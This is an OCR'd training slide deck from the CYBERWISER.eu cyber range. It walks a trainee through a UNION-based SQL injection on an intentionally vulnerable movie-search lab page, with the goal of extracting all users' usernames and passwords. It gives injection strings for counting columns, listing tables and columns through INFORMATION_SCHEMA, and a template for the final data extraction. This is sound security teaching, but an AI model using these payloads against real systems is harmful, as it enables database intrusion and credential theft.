
SQL INJECTION WRITEUP

Dario Varano

May 2020

Instructions

- Choose "**SQL Injection GET/Search**" from the selection button, then click "**Hack**"
- You can now search for a movie:



- Objective: retrieve **username** and **password** of all registered users

Steps to carry out the training session

In order to launch a SQL injection using a UNION statement, we need to satisfy the following requirements:

1. Identify the number of columns returned when the original query is executed
2. Identify the table containing username and password of subscribed users
3. Retrieve username and password of subscribed users

Identify the number of columns (1)

- The first step is to inject the following code:

Remember: A space <u>is required</u> after --

- The execution will fail with the following error message:
  - *“The used SELECT statements have a different number of columns”*
- Let’s trigger the database until we have no error messages:
  - `movie‘ UNION SELECT 1, 2 --`
  - `movie‘ UNION SELECT 1, 2, 3 --`
  - …

Identify the number of columns (2)

- You eventually get a result, instead of the usual error message

- The expected result is the following:

Column_ name_1	*Column_ name_2*	*Column_ name_3*	*Column_ name_4*	*Column_ name_5*	*Column_ name_6*	*Column_ name_7*
1	2	3	4	5	6	7

Identify the number of columns (3)

- The actual result is instead:

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

- This means that the logic behind the web application will show only columns in position 2, 3, 4 and 5 to the user

- This means that you only need to read those columns to gather the required data, **but how**?

Identify the right table

- Let’s use the INFORMATION_SCHEMA database to gather all tables names

- You can use the following statement:

```
movie’ UNION
SELECT 1, TABLE_NAME, 3, 4, 5, 6, 7
FROM INFORMATION_SCHEMA.TABLES --
```

- Once the query is executed, you will see the name of all the tables
- Is there something interesting? You are looking for all the subscribed *users*

Identify the right column

- Once you have identified the right table, it's time to identify the right column

- You can use the following statement:

```
movie' UNION
SELECT 1, COLUMN_NAME, 3, 4, 5, 6, 7
FROM INFORMATION_SCHEMA.COLUMNS
WHERE TABLE_NAME='???' -
```

- Is there something interesting?

Extract the desired data

- All the ingredients have been collected, it is now possible to extract all the desired data

- You can use the following statement:

```
movie‘ UNION
SELECT 1, column_name_1, column_name_2, 4, 5, 6, 7
FROM XXX --
```


CYBERWISER.eu
Cyber Range & Capacity Building in Cybersecurity